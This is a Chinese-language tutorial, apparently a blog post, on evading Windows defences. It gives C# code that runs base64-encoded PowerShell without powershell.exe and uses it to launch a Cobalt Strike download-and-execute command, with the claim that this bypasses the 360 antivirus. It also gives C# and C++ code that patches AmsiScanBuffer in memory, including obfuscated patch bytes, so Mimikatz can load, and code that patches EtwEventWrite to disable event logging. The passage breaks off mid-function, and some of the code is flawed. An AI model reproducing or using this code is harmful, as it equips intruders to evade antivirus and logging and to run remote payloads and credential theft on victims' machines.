**前言:powershell.exe进程只是为System.Management.Automation.dll去完成相关功能的调用。而它的本质，就是System.Management.Automation.dll**。

这是微软官方对此方法的文档：<https://learn.microsoft.com/en-us/dotnet/api/system.management.automation?view=pscore-6.2.0>。

简单的Demo实现不使用Powershell.exe执行Powershell命令上线CS。

using System;

using System.Management.Automation.Runspaces;

using System.Text;

namespace nopowershell

{

    class Programe

    {

        static void Main(string[] args)

        {

            byte[] pscommand = Convert.FromBase64String(args[0]);

            string decodedString = Encoding.UTF8.GetString(pscommand);

            Runspace demo = RunspaceFactory.CreateRunspace();

            demo.Open();

            Pipeline pipeline = demo.CreatePipeline();

            pipeline.Commands.AddScript(decodedString);


            pipeline.Invoke();

            demo.Close();


        }

    }

}



查找一下本机的System.Management.Automation.dll的位置




没有csc的可以自己找一找。


/reference:C:\Windows\assembly\GAC\_MSIL\System.Management.Automation\1.0.0.0\_\_31bf3856ad364e35\System.Management.Automation.dll /out:nopowershell.exe nopsb64.cs

编译即可。



360安全卫士是完全绕过了的，我们用CS生成一个Powershell一句话上线。






powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://xxxxxxxx/a'))"


我们只需要这一部分：

IEX ((new-object net.webclient).downloadstring('http://xxxxxxxx/a'))

我们将他Base64一下









我们的cs成功上线并且没有触发360的报警。这里只是一个简单实现的demo对于更高的免杀不做探究。

回到代码我们细品一下，

byte[] pscommand = Convert.FromBase64String(args[0]);

这里我们就是简单的通过args[0]接收了Base64后的参数，然后转换回来赋给pscommand参数，但是他现在还无法使用我们还要让他变成字符串

string decodedString = Encoding.UTF8.GetString(pscommand);

接下就是给他创建一个运行的空间

Runspace demo = RunspaceFactory.CreateRunspace();

demo.Open();

定义一个PipeLine，并且给他添加一个脚本，脚本就是我们给的参数decodeString。

Pipeline pipeline = demo.CreatePipeline();

pipeline.Commands.AddScript(decodedString);

最后只需要运行他就好了。

pipeline.Invoke();

demo.Close();

至此我们已经成功看清了powershell的庐山真面目，在目前杀软重重拦截监控powershell.exe的时代，通过这种金蝉脱壳的方法可以非常隐蔽的执行powershell的脚本。市面上所有的nopowershell都是基于此方法。

当然遇到AMSI（Windows 反恶意软件扫描接口），ETW（Windows 事件跟踪）。这种方法就会遇到一些奇怪的情况。

首先什么是AMSI：

是一组 [反恶意软件扫描接口](https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal)  Windows API，允许任何应用程序与防病毒产品集成（假设该产品充当 AMSI 提供程序）。 与许多第三方 AV 解决方案一样，Windows Defender 自然地充当 AMSI 提供程序。AMSI 充当应用程序和 AV 引擎之间的桥梁，以 PowerShell 为例——当用户试图执行任何代码时，PowerShell 会在执行之前将其提交给 AMSI。 如果 AV 引擎认为内容是恶意的，AMSI 将报告回来，PowerShell 将不会运行代码。 对于在内存中运行且从不接触磁盘的基于脚本的恶意软件，这是一个很好的解决方案。任何应用程序开发人员都可以使用 AMSI 来扫描用户提供的输入。

Amsi.dll

对于向 AMSI 提交样本的应用程序，它必须 **将 amsi.dll** 加载到其地址空间并调用从该 DLL 导出的一系列 AMSI API。我们使用ApiMonitor Hook到Powershell并观察他调用了哪些Api。

主要流程是：


AmsiInitialize 初始化 AMSI API。

AmsiOpenSession 用于关联多个扫描请求。

AmsiScanBuffer 扫描用户输入。

AmsiCloseSession 关闭会话。

AmsiUninitialize 删除AMSI API实例。



针对AMSI咱们一般采用内存修补的方法来进行bypass。所谓修补就是覆盖内存中的函数，比如 AMSIScanBuffer ，我们就要先获取他在内存中的位置。我们可以使用.Net中**System.Diagnostics** 类查找 amsi.dll 的基地址，然后调用 [GetProcAddress](https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress) API。

并使用VirtualProtect让他变成可写的，

        var lib = LoadLibrary("amsi.dll");

        var asb = GetProcAddress(lib, "AmsiScanBuffer");

        var patch = GetPatch;

        \_ = VirtualProtect(asb, (UIntPtr)patch.Length, 0x40, out uint oldProtect);


        Marshal.Copy(patch, 0, asb, patch.Length);

        \_ = VirtualProtect(asb, (UIntPtr)patch.Length, oldProtect, out uint \_);

然


然后我们要对他进行破坏，以防止 AmsiScanBuffer 返回正结果的方式更改行为。

我们使用IDA对amsi.dll进行观察导出函数AmsiScanBuffer。



AmsiScanBuffer 做的一件事是检查提供给它的参数。 如果发现无效参数，它会分支到 **loc\_18000C787** 。 在这里，它将 **0x80070057** 移动到 **eax** 中，绕过执行实际扫描的分支并返回。

0x80070057 是 E\_INVALIDARG 的 HRESULT值的**返回**



我们可以通过覆盖 AmsiScanBuffer 的开头来复制他的正确行为

汇编的写法就是

mov eax,0x80070057 //将0x80070057移动到eax寄存器中

ret //**从过程返回**

**我们也可以对他做一点计算，懂得都懂**

xor eax,eax

add eax,0x7dfdfe4e

add eax,0x02090209

ret

同样返回 AMSI\_RESULT\_CLEAN

这是x64的实现方式和x86的实现方式有一点点区别。

总体使用C#实现Demo：

using System;

using System.Runtime.InteropServices;

public class AmsiBypass

{

    public static void Execute()

    {

        var lib = LoadLibrary("amsi.dll");

        var asb = GetProcAddress(lib, "AmsiScanBuffer");

        var patch = GetPatch;

        \_ = VirtualProtect(asb, (UIntPtr)patch.Length, 0x40, out uint oldProtect);

        Marshal.Copy(patch, 0, asb, patch.Length);

        \_ = VirtualProtect(asb, (UIntPtr)patch.Length, oldProtect, out uint \_);

    }

    static byte[] GetPatch

    {

        get

        {

            if (Is64Bit)

            {

                return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };

            }

            return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 };

        }

    }

    static bool Is64Bit

    {

        get

        {

            return IntPtr.Size == 8;

        }

    }

    [DllImport("kernel32")]

    static extern IntPtr GetProcAddress(

        IntPtr hModule,

        string procName);

    [DllImport("kernel32")]

    static extern IntPtr LoadLibrary(

        string name);

    [DllImport("kernel32")]

    static extern bool VirtualProtect(

        IntPtr lpAddress,

        UIntPtr dwSize,

        uint flNewProtect,

        out uint lpflOldProtect);

}

当然我还是更喜欢使用C++来完成这些。个人感觉C++看起来更舒服。

#include <Windows.h>

#include <stdio.h>

#pragma comment(lib, "ntdll")

#ifndef NT\_SUCCESS

#define NT\_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)

#endif

EXTERN\_C NTSTATUS NtProtectVirtualMemory(

    IN HANDLE ProcessHandle,

    IN OUT PVOID\* BaseAddress,

    IN OUT PSIZE\_T RegionSize,

    IN ULONG NewProtect,

    OUT PULONG OldProtect);

EXTERN\_C NTSTATUS NtWriteVirtualMemory(

    IN HANDLE ProcessHandle,

    IN PVOID BaseAddress,

    IN PVOID Buffer,

    IN SIZE\_T NumberOfBytesToWrite,

    OUT PSIZE\_T NumberOfBytesWritten OPTIONAL);

void patchAMSI(HANDLE& hProc) {

    void\* AMSIaddr = GetProcAddress(LoadLibraryA("amsi.dll"), "AmsiScanBuffer");

    char amsiPatch[100];

    lstrcatA(amsiPatch, "\x31\xC0\x05\x4E\xFE\xFD\x7D\x05\x09\x02\x09\x02\xC3");

    DWORD OldProtect = 0;

    SIZE\_T memPage = 0x1000;

    void\* ptrAMSIaddr = AMSIaddr;

    NTSTATUS NtProtectStatus1 = NtProtectVirtualMemory(hProc, (PVOID\*)&ptrAMSIaddr, (PSIZE\_T)&memPage, 0x04, &OldProtect);

    if (!NT\_SUCCESS(NtProtectStatus1)) {

        return;

    }

    NTSTATUS NtWriteStatus = NtWriteVirtualMemory(hProc, (LPVOID)AMSIaddr, (PVOID)amsiPatch, sizeof(amsiPatch), (SIZE\_T\*)nullptr);

    if (!NT\_SUCCESS(NtWriteStatus)) {

        return;

    }

    NTSTATUS NtProtectStatus2 = NtProtectVirtualMemory(hProc, (PVOID\*)&ptrAMSIaddr, (PSIZE\_T)&memPage, OldProtect, &OldProtect);

    if (!NT\_SUCCESS(NtProtectStatus2)) {

        return;

    }

    printf("\n\n[+] AmsiScanBuffer is Patched!\n\n");

}

int main(int argc, char\*\* argv) {

    HANDLE hProc;

    if (argc < 2) {

        printf("USAGE: AMSIbypass.exe <PID>\n");

        return 1;

    }

    hProc = OpenProcess(PROCESS\_VM\_OPERATION | PROCESS\_VM\_WRITE, FALSE, (DWORD)atoi(argv[1]));

    if (!hProc) {

        printf("OpenProcess Error (%u)\n", GetLastError());


        return 2;


    }

    patchAMSI(hProc);

    return 0;

}





我们内存修补后就可以成功加载Mimikatz的ps1脚本。几乎所有的AMSI绕过都是基于这种内存修补的方式。至于如何跟第一个nopowershell结合我们这里不做探讨因为过于简单，打字很累。

然后呢解决了AMSI的问题，我们还有ETW的问题没有解决，

**Windows 事件跟踪 (ETW) 提供了一种机制来跟踪和记录由用户模式应用程序和内核模式驱动程序引发的事件**

其部分功能位于ntdll.dll中，我们可以修改内存中的etw相关函数达到禁止日志输出的效果

我们采用修补EtwEventWrite方法进行绕过，是不是和AMSI有异曲同工之妙。同样采用IDA对ntdll.dll进行观察导出函数EtwEventWrite，可以发现我们如果把他的第一个指令修改成返回0，他就g了。

使用C++实现如下：

void disableETW(void) {

    unsigned char patch[] = { 0x48, 0x33, 0xc0, 0xc3};     // xor rax, rax; ret

    ULONG oldprotect = 0;

    size\_t size = sizeof(patch);

    HANDLE hCurrentProc = GetCurrentProcess();

    unsigned char sEtwEventWrite[] = { 'E','t','w','E','v','e','n','t','W','r','i','t','e', 0x0 };

    void \*pEventWrite = GetProcAddress(GetModuleHandle((LPCSTR) sNtdll), (LPCSTR) sEtwEventWrite);

    NtProtectVirtualMemory(hCurrentProc, &pEventWrite, (PSIZE\_T) &size, PAGE\_READWRITE, &oldprotect);

    memcpy(pEventWrite, patch, size / sizeof(patch[0]));

    NtProtectVirtualMemory(hCurrentProc, &pEventWrite, (PSIZE\_T) &size, oldprotect, &oldprotect);

    FlushInstructionCache(hCurrentProc, pEventWrite, size);

}

xor rax,rax 获得一个0 ，汇编常用获取0的方法。

两者合并后：

#include <Windows.h>

#include <stdio.h>

#pragma comment(lib, "ntdll")

#ifndef NT\_SUCCESS

#define NT\_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)

#endif

EXTERN\_C NTSTATUS NtProtectVirtualMemory(

    IN HANDLE ProcessHandle,

    IN OUT PVOID\* BaseAddress,

    IN OUT PSIZE\_T RegionSize,

    IN ULONG NewProtect,

    OUT PULONG OldProtect);

EXTERN\_C NTSTATUS NtWriteVirtualMemory(

    IN HANDLE ProcessHandle,

    IN PVOID BaseAddress,

    IN PVOID Buffer,

    IN SIZE\_T NumberOfBytesToWrite,

    OUT PSIZE\_T NumberOfBytesWritten OPTIONAL);

typedef void\* (\*tNtVirtual) (HANDLE ProcessHandle, IN OUT PVOID\* BaseAddress, IN OUT PSIZE\_T  NumberOfBytesToProtect, IN ULONG NewAccessProtection, OUT PULONG OldAccessProtection);

tNtVirtual oNtVirtual;

void disableETW(HANDLE& hProc) {

    void\* etwAddr = GetProcAddress(GetModuleHandle("ntdll.dll"), "EtwEventWrite");

    char etwPatch[] = { 0xC3 };//ret懂得都懂

    DWORD lpflOldProtect = 0;

    unsigned \_\_int64 memPage = 0x1000;

    void\* etwAddr\_bk = etwAddr;

    NtProtectVirtualMemory(hProc, (PVOID\*)&etwAddr\_bk, (PSIZE\_T)&memPage, 0x04, &lpflOldProtect);

    NtWriteVirtualMemory(hProc, (LPVOID)etwAddr, (PVOID)etwPatch, sizeof(etwPatch), (SIZE\_T\*)nullptr);

    NtProtectVirtualMemory(hProc, (PVOID\*)&etwAddr\_bk, (PSIZE\_T)&memPage, lpflOldProtect, &lpflOldProtect);

